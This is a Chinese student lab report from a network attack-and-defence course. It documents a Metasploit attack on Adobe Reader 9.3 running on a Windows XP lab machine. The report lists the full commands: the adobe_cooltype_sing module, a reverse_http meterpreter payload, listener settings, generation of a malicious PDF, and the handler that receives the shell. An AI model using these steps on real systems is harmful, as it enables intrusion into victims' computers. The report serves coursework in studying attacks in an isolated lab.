
20145335郝昊《网络攻防》Exp4 Adobe阅读器漏洞攻击
20145335郝昊《网络攻防》Exp4 Adobe阅读器漏洞攻击
实验内容
初步掌握平台matesploit的使用
有了初步完成渗透操作的思路
本次攻击对象为:windows xp sp3 / Adobe 9.3

主机为kali的ip地址为:
192.168.199.220、靶机windows xp 的ip地址为:192.168.199.137

实验步骤
使用命令
msfconsole进入控制台根据自己的需求选择攻击模块,将其载入(这里选用windows/fileformat/adobe_cooltype_sing),可以使用info命令查看模块的基本信息,以及参数要求,使用命令为
use windows/fileformat/adobe_cooltype_sing进入攻击模块设置攻击载荷payloads ,命令为

set payloads windows/meterpreter/reverse_http之后使用命令
show options来确定需要修改的参数(截图省略)需要设置的参数有
LHOST、LPORT、FILENAME命令为
  	set LHOST 192.168.199.220

  	set LPORT 5335

  	set FILENAME 5335.pdf
- 使用命令
exploit生成5335.pdf


- 注意其生成路径,是一个隐藏文件夹,此时可以打开一个新的cmd,使用名命令
cp 5335.pdf /root/5335.pdf将其移动出来

- 之后退出并从新进入msf平台,使用命令
msfconsole
- 使用命令


use exploit/multi/handler进入监听模式,并设置好参数,确认无误后,执行exploit等待被攻击者的接听。

- 连接成功,使用命令
sysinfo可以轻而易举的获得靶机的信息


也可以使用ipconfig查看靶机信息
实验中遇到的问题
起初在kali中生成了5335.pdf后不知道如何将其传输到靶机中(后来采用ncat传过去的),其中采用过qq邮箱进行传输,但是遇到了一下问题

后来完成实验我在想,既然邮件能被查杀出来,难道不就说明腾讯能查看到我们的信息,有时候是个好事,利用云查杀解决一些不必要的烦恼,但是如果邮件中含有一些个人隐私信息呢,这是好事还是坏事。
20145335郝昊《网络攻防》Exp4 Adobe阅读器漏洞攻击的更多相关文章
- 20145319 《网络渗透》Adobe阅读器渗透攻击
20145319 <网络渗透>Adobe阅读器渗透攻击 一 实验内容 初步掌握平台matesploit的使用 有了初步完成渗透操作的思路 本次攻击对象:windows xp sp3 Ad ...
- 20145211《网络渗透》Adobe阅读器渗透攻击
20145211<网络渗透>Adobe阅读器渗透攻击 实验准备 1.用了一个kali,一个English Winxp3,并保证能相互ping通 2.开启显示隐藏文件 实验步骤: 1.开启m ...
- 20145322 Exp5 Adobe阅读器漏洞攻击
20145322 Exp5 Adobe阅读器漏洞攻击 实验过程 IP:kali:192.168.1.102 windowsxp :192.168.1.119 msfconsole进入控制台 使用命令为 ...
- 20145333茹翔 Exp5 Adobe阅读器漏洞攻击
20145333茹翔 Exp5 Adobe阅读器漏洞攻击 实验过程 主机为kali的ip地址为:192.168.1.111.靶机windows xp 的ip地址为:192.168.1.110 使用命令 ...
- Adobe阅读器渗透攻击
Adobe阅读器渗透攻击 实验前准备 1.两台虚拟机,其中一台为kali,一台为windows xp sp3(老师给的xp虚拟机winxpAttaker,密码:mima1234). 2.设置虚拟机网络 ...
- Metasploits之Adobe阅读器漏洞
实验环境:Kali 2.0+Windows XP+Adobe Reader 9.3.0 类别:缓冲区溢出 描述:这个漏洞针对Adobe阅读器9.3.4之前的版本,一个名为SING表对象中一个名为uni ...
- Adobe阅读器漏洞(adobe_cooltype_sing)学习研究
实验环境:Kali 2.0+Windows XP sp3+Adobe Reader 9.0.0 类别:缓冲区溢出 描述:这个漏洞针对Adobe阅读器9.3.4之前的版本,一个名为SING表对象中一个名 ...
- 20145329 《网络对抗技术》客户端Adobe阅读器渗透攻击
两台虚拟机: kali ip:192.168.96.130 windows xp sp3 ip:192.168.96.133 1.kali下打开显示隐藏文件 2.在kali终端中开启msfconsol ...
- 20145335郝昊《网络攻防》Exp4 Msf基础
20145335郝昊<网络攻防>Exp4 Msf基础 实验内容 掌握metasploit的基本应用方式,掌握常用的三种攻击方式的思路. 一个主动攻击,如ms08_067; 一个针对浏览器的 ...
随机推荐
- HDU 1686 - Oulipo - [KMP模板题]
题目链接:http://acm.hdu.edu.cn/showproblem.php?pid=1686 Time Limit: 3000/1000 MS (Java/Others) Memory Li ...
- MySQL NDB集群安装配置(mysql cluster 9.4.13 installation)
一.安装前规划 1.安装软件版本:mysql-cluster-gpl-7.4.13-linux-glibc2.5-x86_64.tar.gz 2.安装规划: 主机名 Ip地址 角色 db01 192. ...
- eclipse反编译插件jadClipse安装使用教程
previously:最近在学习Dependency Injection(依赖注入)模式,看了 martin fowler 的 文章(原文:https://martinfowler.com/artic ...
- 新同事,git又报错Please move or remove them before you merge
http://blog.csdn.net/hufengvip/article/details/17231133 下面一行搞定 git clean -d -fx ""
- SQLSERVER 函数大全
转自:http://blog.csdn.net/travylee/article/details/7216481 SQL2008 表达式:是常量.变量.列或函数等与运算符的任意组合. 1. 字符串函数 ...
- mysql八:视图、触发器、事务、存储过程、函数
一 视图 视图是一个虚拟表(非真实存在),其本质是[根据SQL语句获取动态的数据集,并为其命名],用户使用时只需使用[名称]即可获取结果集,可以将该结果集当做表来使用. 使用视图我们可以把查询过程中的 ...
- crawlspider爬虫:定义url规则
spider爬虫,适合meta传参的爬虫(列表页,详情页都有数据要爬取的时候) crawlspider爬虫,适合不用meta传参的爬虫 scrapy genspider -t crawl it it. ...
- dedecms获取当前文章所在栏目URL
我们知道dedecms有一个面包屑导航的调用函数,{dede:field name='position'/},这个样式是固定的,有时要个性化一些的话需要修改很多地方,那么织梦cms有没其他方法获取当前 ...
- Ubuntu Kylin 14.04 安装配置 jdk、eclipse、tomcat 通用
版权声明:本文为博主原创文章,未经博主同意不得转载. https://blog.csdn.net/qq1053781225/article/details/24810107 一.安装jdk ...
- Mac SVN版本从1.9降到1.8
假设系统已安装brew,在终端执行下列命令: brew update brew install subversion18 echo 'export PATH="/usr/local/opt/ ...